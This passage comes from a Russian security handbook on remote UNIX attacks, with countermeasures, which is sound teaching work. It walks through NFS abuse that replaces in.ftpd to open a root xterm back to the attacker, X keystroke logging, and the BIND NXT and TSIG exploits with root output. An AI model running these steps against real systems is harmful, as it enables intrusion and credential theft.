Чаще всего проблемы с системой NFS связаны с ее неправильной настройкой, когда экспортирование файловой системы разрешено любому пользователю. Иными словами, любой удаленный пользователь может смонтировать файловую систему, не проходя аутентификации. Эта проблема относится к разряду тех, которые возникают из-за лени или халатности некоторых администраторов и встречаются сплошь и рядом. Взломщику даже не нужно взламывать такую удаленную систему: все, что требуется, — это смонтировать файловую систему с помощью средств NFS и найти любой интересующий его файл. Обычно можно экспортировать рабочие каталоги пользователей так, что с помощью удаленного доступа можно получить множество интересных файлов (например, целые базы данных). Более того, экспортируется даже корневой каталог, о последствиях чего даже не нужно говорить! Давайте рассмотрим один пример, а затем рассмотрим инструменты, с помощью которых от использования системы NFS можно извлечь дополнительную пользу.

Итак, проверим интересующую нас систему и определим, используется ли в ней система NFS и какие файловые системы экспортируются (если таковые имеются, конечно).

```
[tsunami]# rpcinfo -p quake

   program vers proto   port
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   tcp    111  rpcbind
    100000    4   udp    111  rpcbind
    100000    3   udp    111  rpcbind
    100000    2   udp    111  rpcbind
    100235    1   tcp  32771
    100068    2   udp  32772
    100068    3   udp  32772
    100068    4   udp  32772
    100068    5   udp  32772
    100024    1   udp  32773  status
    100024    1   tcp  32773  status
    100083    1   tcp  32772
    100021    1   udp   4045  nlockmgr
    100021    2   udp   4045  nlockmgr
    100021    3   udp   4045  nlockmgr
    100021    4   udp   4045  nlockmgr
```

```
    100021    1   tcp   4045  nlockmgr
    100021    2   tcp   4045  nlockmgr
    100021    3   tcp   4045  nlockmgr
    100021    4   tcp   4045  nlockmgr
    300598    1   udp  32780
    300598    1   tcp  32775
 805306368    1   udp  32780
 805306368    1   tcp  32775
    100249    1   udp  32781
    100249    1   tcp  32776
1342177279    4   tcp  32777
1342177279    1   tcp  32777
1342177279    3   tcp  32777
1342177279    2   tcp  32777
    100005    1   udp  32845  mountd
    100005    2   udp  32845  mountd
    100005    3   udp  32845  mountd
    100005    1   tcp  32811  mountd
    100005    2   tcp  32811  mountd
    100005    3   tcp  32811  mountd
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100227    2   udp   2049  nfs_acl
    100227    3   udp   2049  nfs_acl
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100227    2   tcp   2049  nfs_acl
    100227    3   tcp   2049  nfs_acl
```

Обратившись к службе преобразования портов, на основе полученных результатов можно сделать вывод о том, что на удаленной системе запущены серверы NFS и mountd. Это означает, что данная система может экспортировать как минимум одну файловую систему.

```
[tsunami]# showmount -e quake
Export list for quake:
/ (everyone)
/usr (everyone)
```

Из результатов, полученных с помощью команды showmount, видно, что в рассматриваемом примере экспортируемыми является не только файловая система /usr, но и /, что связано с очень большим риском. Все, что нужно сделать взломщику для получения доступа к такой системе, — это воспользоваться командой mount / или mount /usr. После этого он получит доступ к любому файлу файловой системы / или /usr, в соответствии с разрешениями, заданными для файлов и каталогов. Команда mount входит в состав большинства клонов UNIX, хотя она оказывается и не такой гибкой, как некоторые другие средства. Для того чтобы познакомиться с особенностями использования команды mount более подробно, введите команду **man mount,** так как в некоторых случаях ее синтаксис может отличаться от того, который вы увидите в приведенном ниже примере.

```
[tsunami /root]# mount quake:/ /mnt
```

Другим, более удобным, инструментом исследования системы NFS является пакет `nfsshell`, разработанный Линдертом Ван Доорном (Leendert van Doom), который можно найти по адресу `ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz`. В состав пакета `nfsshell` входит робастный клиент nfs. Этот клиент функционирует подобно клиенту FTP и позволяет легко манипулировать удаленной файловой системой. Многочисленные параметры `nfs` заслуживают того, чтобы привести их в данной книге.

```
[tsunami nfs]# nfs
nfs> help
host <host> - установка имени удаленного узла
uid [<uid> <secret-key>] ] - установка идентификатора удаленного
пользователя
gid [<gid>] - установка идентификатора удаленной группы
cd [<path>] - изменение рабочего каталога на удаленном узле
lcd [<path>] - изменение рабочего каталога на локальном узле
cat <filespec> - вывод на экран заданного файла
ls -l <filespec> - просмотр содержимого удаленного каталога
get <filespec> - получение удаленного файла
df - информация о файловой системе
rm <file> - удаление файла на удаленном узле
ln <filel> <file2> - создание ссылки на файл
mv <filel> <file2> - перемещение файла
mkdir <dir> - создание каталога на удаленном узле
rmdir <dir> - удаление каталога на удаленном узле
chmod <mode> <file> - изменение атрибутов файла
chown <uid>[.<gid>] <file> - изменение владельца
put <local-file> [<remote-file>] - отправка локального файла
mount [-upTU] [-P port] <path> - монтирование файловой системы
umount - демонтирование удаленной файловой системы
umountall - демонтирование всех удаленных файловых систем
export - просмотр списка всех экспортируемых файловых систем
dump - просмотр всех смонтированных удаленных файловых систем
status - вывод отчета о состоянии
help - вывод данной информации
quit - название говорит само за себя
bye - good bye
handle [<handle>] - просмотр/установка дескриптора файла каталога
mknod <name> [b/c major minor] [p] - создание устройства
```

Сначала нужно сообщить утилите nfs, файловую систему какого узла необходимо смонтировать.

```
nfs> host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP
```

Затем посмотрим, какие файловые системы можно экспортировать.

```
nfs> export
Export list for quake:
/ everyone
/usr everyone
```

Теперь, чтобы получить доступ к файловой системе /, ее необходимо смонтировать.

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes
```

Проверим состояние соединения и определим идентификатор UID, с которым была смонтирована файловая система.

```
nfs> status
User id              : -2
Group id             : -2
Remote host      : 'quake'
Mount path           : '/'
Transfer size    : 8192
```

Итак, мы смонтировали файловую систему / с идентификаторами UID и GID, равными -2. Из соображений безопасности, если вы монтируете удаленную систему как суперпользователь root, ваши идентификаторы UID и GID подменяются другими значениями, отличными от 0. Поскольку мы смонтировали всю файловую систему, теперь без труда можно увидеть содержимое файла /etc/passwd.

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Итак, теперь нам известны имена пользователей и соответствующие им идентификаторы. Однако файл паролей является скрытым (shadowed), поэтому им нельзя воспользоваться для взлома паролей. Поскольку мы не можем взломать ни одного пароля и, соответственно, не можем смонтировать файловую систему в качестве суперпользователя, необходимо определить другие идентификаторы пользователей, которые позволяют получить привилегированный доступ. Таким пользователем может оказаться daemon, но лучше всего остановить выбор на учетной записи bin, или UID 2, так как во многих системах пользователь bin является владельцем исполняемых файлов. Если взломщик сможет получить доступ к исполняемым файлам посредством системы NFS или каким-либо другим способом, то у большинства систем в таком случае не останется ни единого шанса на выживание. После этого нужно смонтировать систему /usr, изменить идентификаторы UID и GID, а затем попытаться получить доступ к исполняемым файлам.

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id           : 2
Group id          : 2
Remote host : 'quake'
Mount path        : '/usr'
Transfer size     : 8192
```

Теперь мы обладаем всеми привилегиями, которыми обладает пользователь bin на удаленной системе. В нашем примере файловая система не была экспортирована с какими-то специальными параметрами, которые ограничивали бы возможности пользователя bin по созданию или модификации файлов. Поэтому все, что осталось сделать, — это запустить программу xterm или создать обратный канал к нашей системе, который позволит получить доступ к взламываемой системе.

Создадим на нашей системе следующий сценарий и сохраним его в файле in.ftpd.

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Теперь нужно перейти в каталог /sbin удаленной системы и заменить исходный файл in.ftpd нашей версией.

```
nfs> cd /sbin
nfs> put in.ftpd
```

И наконец, необходимо указать, чтобы удаленный сервер подключился к X-серверу нашего узла с помощью команды xhost. Для этого нужно ввести следующие команды.

```
[tsunami]# xhost +quake
quake being added to access control list
[tsunami]# ftp quake
Connected to quake.
```

В результате выполнения всех этих действий наша система станет X-терминалом удаленного узла с привилегиями root. Ввиду того что в этой системе файл in.ftpd вызывается из файла inetd с привилегиями суперпользователя, наш сценарий также будет выполнен с этими привилегиями, что означает получение доступа в качестве суперпользователя.

```
# id
uid=0(root) gid=0(root)
#
```

О Контрмеры: защита системы NFS

Если нет острой необходимости в использовании системы NFS, то ее, а также и все связанные с ней службы (например, mountd, statd и lockd) необходимо отключить. Реализуйте механизм управления доступом, который позволил бы получать доступ к нужным файлам только санкционированным пользователям. Обычно экспортом файловых систем и включением соответствующих параметров управления доступом управляют конфигурационные файлы /etc/exports, /etc/dfs/dfstab и т.д. Некоторые параметры управления доступом позволяют задать имена компьютеров или групп, которым разрешен доступ, установить доступ только для чтения или запретить установку флага SUID. В каждой реализации системы NFS имеются небольшие различия, поэтому более подробную информацию об используемой версии поищите в документации или в справочной системе. Кроме того, никогда не включайте локальный IP-адрес сервера (или localhost) в список систем, которым разрешено монтировать файловую систему. Более старые версии службы portmapper позволяют взломщикам подключаться через proxy-серверы, работающие в интересах этих взломщиков. Если системе было разрешено монтировать экспортируемую файловую систему, взломщики могут отправить пакеты NFS службе portmapper взламываемой системы, что, в свою очередь, приведет к пересылке запроса на localhost. Такой запрос будет выглядеть так, словно он поступил с доверенного узла, что позволит ему обойти соответствующие правила управления доступом. Как всегда, в качестве последней по порядку (но не по значимости!) меры, советуем установить все модули обновления, предлагаемые разработчиками программного обеспечения.

Проблемы защиты системы X

Популярность	*8*
Простота	*9*
Опасность	*5*
Степень риска	*7*

Система X Windows предоставляет богатый набор функций, позволяющий многим программам одновременно использовать один и тот же графический дисплей. Но с точки зрения безопасности самой большой проблемой системы X Windows является реализованная в ней модель защиты, которую коротко можно охарактеризовать так: *все или ничего.* После того как клиент получил доступ к X-серверу, ему выдается полная индульгенция. Клиенты X могут перехватывать нажатия клавиш на пользовательской консоли, закрывать окна, захватывать любые окна сервера и отображать их содержимое где угодно, и даже переключать клавиатуру на свою, независимо от того, какие клавиши нажимает пользователь. Многие проблемы основываются на слабой парадигме управления доступом или полном равнодушии системного администратора. Самой простой и популярной формой управления доступом к X является аутентификация с использованием команды `xhost`. Данный механизм обеспечивает управление доступом на основе IP-адреса и является при этом наиболее слабой формой аутентификации. Для удобства работы системный администратор может ввести команду **xhost +**, что позволит получить доступ к X-серверу без какой-либо аутентификации любому локальному или удаленному пользователю (при использовании параметра + доступ к серверу разрешен для всех узлов). Что еще хуже, многие X-серверы, работающие на платформе PC, по умолчанию настроены именно на использование команды xhost +, подвергая тем самым огромной опасности ничего не подозревающих пользователей. Как вы понимаете, этим, казалось бы незначительным, недостатком могут воспользоваться злоумышленники.

Одной из лучших программ, предназначенной для идентификации X-серверов, у которых включен режим xhost +, является утилита xscan. С ее помощью можно выполнить сканирование всей подсети, найти в ней запущенные X-серверы и записать все нажатия клавиш в файл журнала.

```
[tsunami]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...
```

Теперь все клавиши, нажимаемые на клавиатуре удаленного компьютера, будут регистрироваться в файле `KEYLOG.quake`.

```
[tsunami]$ tail -f KEYLOG.quake:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

Затем достаточно воспользоваться командой `tail`, чтобы увидеть, что набирает на клавиатуре пользователь в режиме реального времени. В нашем примере пользователь ввел команду su, а затем, в ответ на приглашение, — пароль `Iamowned!` (утилита xscan умеет даже определять нажатие клавиш <Shift>).

Также просто определить, какие окна открыты на взломанной системе. Для этого взломщик сначала должен установить шестнадцатеричное значение идентификатора окна с помощью команды `xlwins`.

```
[tsunami]# xlswins -display quake:0.0 |grep -i netscape
  0x1000001   (Netscape)
  0x1000246   (Netscape)
  0x1000561   (Netscape: OpenBSD)
```

Программа xlswins отображает много информации, поэтому в нашем примере мы используем утилиту grep, чтобы установить, запущен ли броузер Netscape. К счастью, нам повезло — броузер Netscape действительно запущен на удаленном компьютере. Однако ничего не мешает просмотреть все выдаваемые утилитой xlswins результаты

и найти интересующие вас окна, не полагаясь на удачу. Теперь, для того чтобы увидеть окно Netscape на своем компьютере, мы воспользуемся программой XWatchWin, как показано на рис. 8.3.

```
[tsunami]# xwatchwin quake -w 0x1000561
```




Рис. 8.3. С помощью утилиты XWatchWin можно удаленно просмотреть окно практически любого приложения рабочего стола

Указывая идентификаторы окон, можно просматривать их содержимое на своем компьютере, незаметно наблюдая за всеми действиями, которые выполняет пользователь.

Даже если на взламываемом компьютере включен режим `xhost -`, взломщик может получить копию экрана консоли сеанса пользователя с помощью утилиты `xwd`. Для этого достаточно, чтобы у взломщика был локальный доступ к командной оболочке, а на взламываемом сервере использовалась лишь стандартная аутентификация xhost.

```
[quake]$ xwd -root -display localhost:0.0 > dump.xwd
```

Теперь, чтобы увидеть копию экрана, просто скопируйте файл на свой компьютер, воспользовавшись утилитой `xwud`.

```
[tsunami]# xwud -in dump.xwd
```

На этом перечень возможностей взломщика далеко не исчерпан. Он может, например, просто связать эмулятор клавиатуры KeySym с требуемым окном. После этого нажатия клавиш на клавиатуре злоумышленника будут отправляться программе `xterm` удаленной системы и обрабатываться так, как если бы они вводились на локальной клавиатуре этой системы.

О Контрмеры: защита системы X

Сделайте все возможное, чтобы избежать использования команды xhost +. Не ленитесь, помните о безопасности! Если вы не можете пойти на столь радикальные меры, тогда хотя бы используйте команду xhost -, которая запрещает новые подключения, однако позволяет функционировать уже имеющимся. Если вы должны разрешить удаленный доступ к вашему X-серверу, обязательно указывайте IP-адрес каждого сервера, которому разрешен доступ. Никогда не забывайте о том, что любой пользователь такого сервера может скрыто подключиться к вашему X-серверу. Среди других мер по обеспечению безопасности можно выделить применение более серьезного механизма аутентификации, такого как MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 и MIT-KERBEROS-5. Эти механизмы обеспечивают довольно высокий уровень защиты при подключении к X-серверу. Если вы используете программу `xterm` или аналогичный терминал, включите режим защиты клавиатуры. Это позволит запретить любому процессу перехватывать нажатия клавиш. Кроме того, подумайте о том, чтобы блокировать доступ извне к портам 6000-6063 на уровне брандмауэра, чтобы запретить несанкционированным пользователям подключаться к портам X-сервера. И наконец, воспользуйтесь защищенной оболочкой ssh и ее возможностями по повышению уровня защиты сеансов X. Убедитесь, что в файле `sshd_config` или `sshd2_config` для параметра `ForwardX11` установлено значение `yes`.

Атаки на систему DNS

Популярность	*9*
Простота	*7*
Опасность	*10*
Степень риска	*9*

DNS является одной из наиболее популярных служб, используемых в Internet и большинстве корпоративных сетей. Как и следовало ожидать, такое широкое распространение службы DNS оказалось одной из причин многочисленных атак на эту систему. Взломщики постоянно пытаются воспользоваться слабыми местами одной из наиболее стандартной реализации службы DNS системы UNIX — пакета BIND (Berkeley Internet Name Domain). Кроме того, DNS является одной из нескольких служб, которые практически всегда оказываются необходимыми и функционируют по всему периметру корпоративной сети, обеспечивая доступ к Internet. Таким образом, любая ошибка службы DNS практически всегда приводит к возможности удаленного проникновения (зачастую с привилегиями root). В одном из отчетов по вопросам безопасности, который был опубликован в 1999 году и взбудоражил общественное мнение, сообщалось, что более 50% всех соединенных с Internet серверов DNS уязвимы. Так что подобная опасность абсолютна реальна. Соблюдайте осторожность!

Несмотря на то что с пакетом BIND связано множество проблем обеспечения безопасности (`http://www.cert.org/advisories/CA-98.05.bind_problems.html`), мы сфокусируем все внимание на одной из последних и наиболее разрушительных атак. В ноябре 1999 года координационный центр CERT выпустил информационный бюллетень, в котором сообщалось о нескольких серьезных изъянах, обнаруженных в пакете BIND (`http://www.cert.org/advisories/CA-1999-14-bind.html`). В нем сообщалось о шести изъянах, среди которых наиболее опасным было удаленное переполнение буфера, возникающее при проверке пакетом BIND записей NXT. Дополнительную информацию об этих записях можно получить по адресу `http://www.dns.net/dnsrd/rfc/rfc2065.html`. В результате переполнения буфера взломщик может выполнить на

удаленном сервере любую команду с привилегиями root. Попробуем разобраться с основными принципами такой атаки.

Для идентификации уязвимого сервера, на котором запущена программа named, большинство взломщиков прибегают к средствам автоматизации. Для того чтобы определить, имеются ли на вашем сервере DNS потенциально слабые места, необходимо провести дополнительную инвентаризацию.

```
[tsunami]# dig @10.1.1.100 version.bind chaos txt
; <<>> DiG 8.1 <<>> 810.1.1.100 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS
;; ANSWER SECTION:
VERSION.BIND.            OS CHAOS TXT    "8.2.2"
```

В приведенном фрагменте для определения используемой версии службы DNS демону named передается соответствующий запрос. Сейчас стоит еще раз подчеркнуть важность процесса предварительного сбора данных. В рассматриваемом примере на целевом сервере DNS используется программа named версии 8.2.2, которая уязвима для атак NXT. Для этой атаки оказываются уязвимыми также версии 8.2 и 8.2.1 этой программы.

Для проведения такой атаки взломщик *должен* контролировать сервер DNS, связанный с удаленным доменом. На этом сервере DNS взломщику необходимо также создать поддомен, связанный с его собственным доменом. В данном примере предполагается, что сетью взломщика является attackers.org, поддомен называется hash, и сервер DNS запущен на узле с именем quake. В данном случае взломщику необходимо добавить в файл /var/named/attackers.org.zone узла quake следующую запись, а затем перезапустить программу named с помощью интерфейса ndc.

```
subdomain              IN      NS      hash.attackers.org.
```

Помните о том, что сервер DNS, контролируемый взломщиком, запущен на узле quake.

После компиляции утилиты взлома, созданной группой ADM (http://packetstormsecurify.org/9911-exploits/adm-nxt.c), ее нужно запустить с отдельного узла (tsunami), имеющего корректную архитектуру. Поскольку программа named используется во многих версиях UNIX, то утилитой adm-nxt поддерживаются следующие архитектуры.

```
[tsunami]# adm-nxt
Usage: adm-nxt architecture [command]
Available architectures:
  1: Linux Redhat 6.x     - named 8.2/8.2.1 (from rpm)
  2: Linux SolarDiz's non-exec stack patch - named 8.2/8.2.1
  3: Solaris 7 (Oxff)     - named 8.2.1
  4: Solaris 2.6          - named 8.2.1
  5: FreeBSD 3.2-RELEASE - named 8.2
  6: OpenBSD 2.5          - named 8.2
  7: NetBSD 1.4.1         - named 8.2.1
```

НА WEB-УЗЛЕ williamspublishing.com

После проведения предварительного сбора данных с использованием утилиты nmap стало известно, что на удаленном узле используется система RedHat *6.x*. Таким образом, для утилиты adm-nxt необходимо задать режим 1.

```
[tsunami]# adm-nxt 1
```

После запуска утилита adm-nxt свяжется с UDP-портом 53 узла tsunami и будет ожидать установки соединения с уязвимым сервером имен. На этом узле не нужно запускать реальный сервер DNS, в противном случае утилита adm-nxt не сможет связаться с портом 53. Не забывайте о том, что работа утилиты adm-nxt основывается на наличии целевого сервера имен, соединенного с ложным сервером DNS (или запрашивающего его), который на самом деле представляет собой утилиту взлома, прослушивающую UDP-порт 53. Как же взломщик может это реализовать? Очень просто. Для этого достаточно передать целевому серверу DNS запрос на получение некоторых данных с использованием команды nslookup.

```
[quake]# nslookup
Default Server:  localhost.attackers.org
Address:  127.0.0.1

> server 10.1.1.100
Default Server:  dns.victim.net
Address:  10.1.1.100
> hash.attackers.org
Server:  dns.victim.net
Address:  10.1.1.100
```

Как видно из приведенного листинга, взломщик запустил команду nslookup в интерактивном режиме на отдельном компьютере, находящемся в его полном распоряжении. Затем он перешел от использования сервера DNS, заданного по умолчанию, к серверу-жертве с адресом 10.1.1.100. И наконец, взломщик запросил у взламываемого сервера DNS адрес поддомена hash.attackers.org. Это, в свою очередь, приведет к тому, что сервер dns.victim.net сгенерирует запрос к ложному серверу DNS, который прослушивает UDP-порт 53. Как только целевой сервер установит соединение с узлом tsunami, на узле dns.victim.net утилитой adm-nxt будет сгенерировано переполнение буфера, в результате чего взломщик получит неограниченный доступ с привилегиями root, как показано ниже.

```
[tsunami]# t666 1
Received request from 10.1.1.100:53 for hash.attackers.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

Переполнение буфера при обработке подписей TSIG службой BIND

Популярность	*8*
Простота	*8*
Опасность	*10*
Степень риска	*9*

Кроме изъянов службы BIND, обсуждавшихся выше, в начале 2001 года были выявлены новые возможности переполнения буфера, информация о которых была опубликована координационным центром CERT университета Карнеги Меллон (http://www.cert.org/advisories/CA-2001-02.html). Новым изъянам подвержены следующие версии BIND.

BIND версии 8	8.2, 8.2.1, 8.2.2-8.2.2-P7, 8.2.3-T1A-8.2.3-T9B
BIND версии 4	Переполнение буфера: 4.9.5-4.9.7
	Изъян строки форматирования: 4.9.3–4.9.5-P1

Один из наиболее разрушительных изъянов переполнения буфера связан с ошибками в коде обработки подписей TSIG (Transaction Signature, RFC 2845) службы BIND версии 8. Как сказано в отчете CERT, этим изъяном в сочетании с изъяном "утечки данных" *(infoleak)* можно воспользоваться удаленно. Такой прием может привести к самым разрушительным последствиям. Изъян *infoleak* позволяет взломщику удаленно извлекать фрагменты стека программы named, используемые затем для переполнения буфера модуля обработки TSIG. Как только в процессе внутренней обработки запроса DNS возникнет переполнение буфера, окажутся уязвимыми как рекурсивные, так и нерекурсивные серверы DNS.

Вот что представляет собой эта атака, предпринятая против уязвимого DNS-сервера Linux.

```
[wave]# nmap 10.10.10.1 -p 53 -O
Starting nmap V. 2.30BETA17 by fyodor@insecure.org
Interesting ports on  (10.10.10.1):
Port       State          Service
53/tcp     open           domain
TCP Sequence Prediction: Class=random positive increments
Difficulty=3340901  (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

Теперь для определения версии службы BIND воспользуемся командой dig.

```
[wave]# dig @10.10.10.1 version.bind txt chaos
VERSION.BIND                OS CHAOS TXT     "8.2.1"
```

Взломщику повезло! Служба BIND 8.2.1 уязвима для атаки TSIG.

```
[wave]# ./bind8x 10.10.10.1
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.1 (10.0.10.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdispl = 080d7cd0, argevdisp2 = 4010d6c8
[*] retrieved stack offset = bffffae8
[d] evil_query(buff, bffffae8)
[d] shellcode is 134 long
[d] olb = 232
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux toast 2.2.12-20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
groups=0(root), 1(bin), 2(daemon), 3(sys),4(adm), 6(disk), 10(wheel)
```

Как и в рассмотренном выше случае изъяна механизма обработки записей NXT, в данной ситуации взломщик не получает в свое распоряжение самой командной оболочки, однако может передавать команды с привилегиями root непосредственно процессу named.

О Контрмеры: защита службы DNS

Во-первых, самое главное — отключите и удалите пакет BIND на всех узлах, которые не используются в качестве сервера DNS. Во многих версиях системы UNIX (особенно Linux) служба named автоматически запускается при начальной загрузке компьютера, несмотря на то, что она никогда не используется. Во-вторых, удостоверьтесь в том, что используется текущая версия пакета BIND, в состав которой вхо-

дят модули обновления подсистемы защиты (http://www.isc.org/products/BIND/bind-security.html). В-третьих, запускайте программу named с правами непривилегированного пользователя. Другими словами, программа named должна запускаться с привилегиями root только для связывания с портом 53. После этого эти привилегии нужно понизить, используя параметр -u (named -и dns -g dns). И наконец, программа named должна запускаться с использованием параметра -t из среды chrooted() (named -u dns -g dns -t /home/dns). Это поможет предотвратить попытки взломщика, связанные с обходом файловой системы и в том случае, если им был получен доступ. Даже если все перечисленные меры защиты решат поставленную задачу, не стоит успокаиваться на достигнутом. Безопасности сервера DNS необходимо постоянно уделять самое пристальное внимание.

Если вас беспокоит множество брешей службы BIND, рассмотрите возможность перехода к чрезвычайно защищенной, эффективной и надежной альтернативной службе djbdns (http://cr.yp.to.djbdns.html), которую разработал Дэн Бернштейн (Dan Bernstein).

Изъяны службы SSH

Популярность	*6*
Простота	*4*
Опасность	*10*
Степень риска	*7*

SSH — это одна из наших любимых служб, используемых для защиты удаленных соединений. Эта служба предоставляет большие возможности, и благодаря этому она получила широкое распространение и повсеместно используется для обеспечения безопасности и "душевного спокойствия". Фактически, служба SSH применяется на многих из наиболее защищенных систем для борьбы с неавторизированными пользователями, а также для защиты от перехвата регистрационных данных и другой конфиденциальной информации. Однако несмотря на столь широкие возможности в области обеспечения безопасности, в службе SSH имеются некоторые серьезные изъяны, позволяющие взломщику получить привилегии root.

Один из наиболее разрушительных изъянов службы SSH связан с кодом, предназначенным для выявления вторжений службой SSH1. Несколько лет назад этот код был добавлен для исправления серьезной ошибки в механизме шифрования протокола SSH1. Как и в случае со многими другими модулями обновления, призванными исправить обнаруженные бреши в системе безопасности, новый модуль привел к появлению нового изъяна. Новый изъян позволяет выполнить произвольный код на серверах и клиентах SSH, на которых установлен соответствующий модуль обновления. Выявление вторжений осуществляется с использованием хэш-таблицы, которая динамически распределяется в зависимости от размера полученного пакета. Проблема заключается в некорректном объявлении переменной, используемой в коде. Взломщик может передать большие SSH-пакеты (размером больше 2^{16}), в результате чего уязвимым кодом будет выполнен вызов функции xmalloc() с параметром 0, а обратно в программу будет возвращен указатель на ее адресное пространство. Если у взломщика будет право записи в произвольное место адресного пространства программы (сервера или клиента SSH), то на взломанной системе он сможет выполнить произвольный код.

Описанный изъян имеет отношение не только к серверу SSH, но и к клиенту. Ему подвержены все версии службы SSH, поддерживающие протокол 1 (1.5), в которых используется модуль выявления вторжений.

- ▼ OpenSSH, версии до 2.3.0.
- ▲ SSH-1.2.24 вплоть до SSH-1.2.31.

О Контрмеры

Убедитесь, что используются обновленные версии клиента и сервера SSH. Для получения полного перечня уязвимых версий SSH (и другой информации) обратитесь к отчетам по адресу `http://www.core-sdi.com`. Для быстрого и эффективного разрешения проблемы обновите используемую службу до OpenSSH версии 2.3.0 или более поздней, которую можно найти по адресу `http://www.openssh.com`.

Использование режима неупорядоченной обработки пакетов

Популярность	*1*
Простота	*2*
Опасность	*8*
Степень риска	*4*

Сетевые программы-анализаторы, такие как `tcpdump`, snort и snoop, позволяют сетевым и системным администраторам просматривать сетевой трафик. Такие программы чрезвычайно популярны и предоставляют важные данные при разрешении сетевых проблем. По сути, на такой технологии основана работа многих сетевых систем выявления вторжений. В таких системах для обнаружения аномального поведения применяется пассивное прослушивание сети. При этом для их нормального функционирования требуются привилегии root. Поэтому вполне вероятно, что сетевой анализатор попадет в руки взломщика, у которого имеется возможность передачи "злонамеренных" пакетов в сеть с запущенной программой-анализатором.

Атака на программу-анализатор, запущенную в режиме неупорядоченной обработки пакетов, представляется достаточно интересной, поскольку при этом не требуется, чтобы на целевом узле присутствовали открытые порты. Не удивляйтесь, здесь нет ошибки. Можно удаленно взломать систему UNIX, функционирующую в режиме неупорядоченной обработки пакетов, воспользовавшись изъяном (например, переполнения буфера) в самой программе-анализаторе. Это оказывается возможным даже в том случае, когда в системе отключены все службы TCP/UDP. Хорошим примером может послужить атака, основанная на изъяне утилиты tcpdump версии 3.5.2. В этой версии утилиты возможно создание условий переполнения буфера в коде, применяемом для синтаксического анализа (Andrew Files System — AFS). Другими словами, взломщик может передать пакет, который после расшифровки утилитой tcpdump приведет к выполнению любой команды с привилегиями суперпользователя. Рассмотрим эту атаку более подробно.

Во-первых, утилита tcpdump должна быть запущена с параметром -s, задающим число байт в каждом перехватываемом пакете. В рассматриваемом примере используется значение 500, которого вполне достаточно для создания условия переполнения буфера в процедуре синтаксического анализа AFS.

```
[wave]# tcpdump -s 500
```

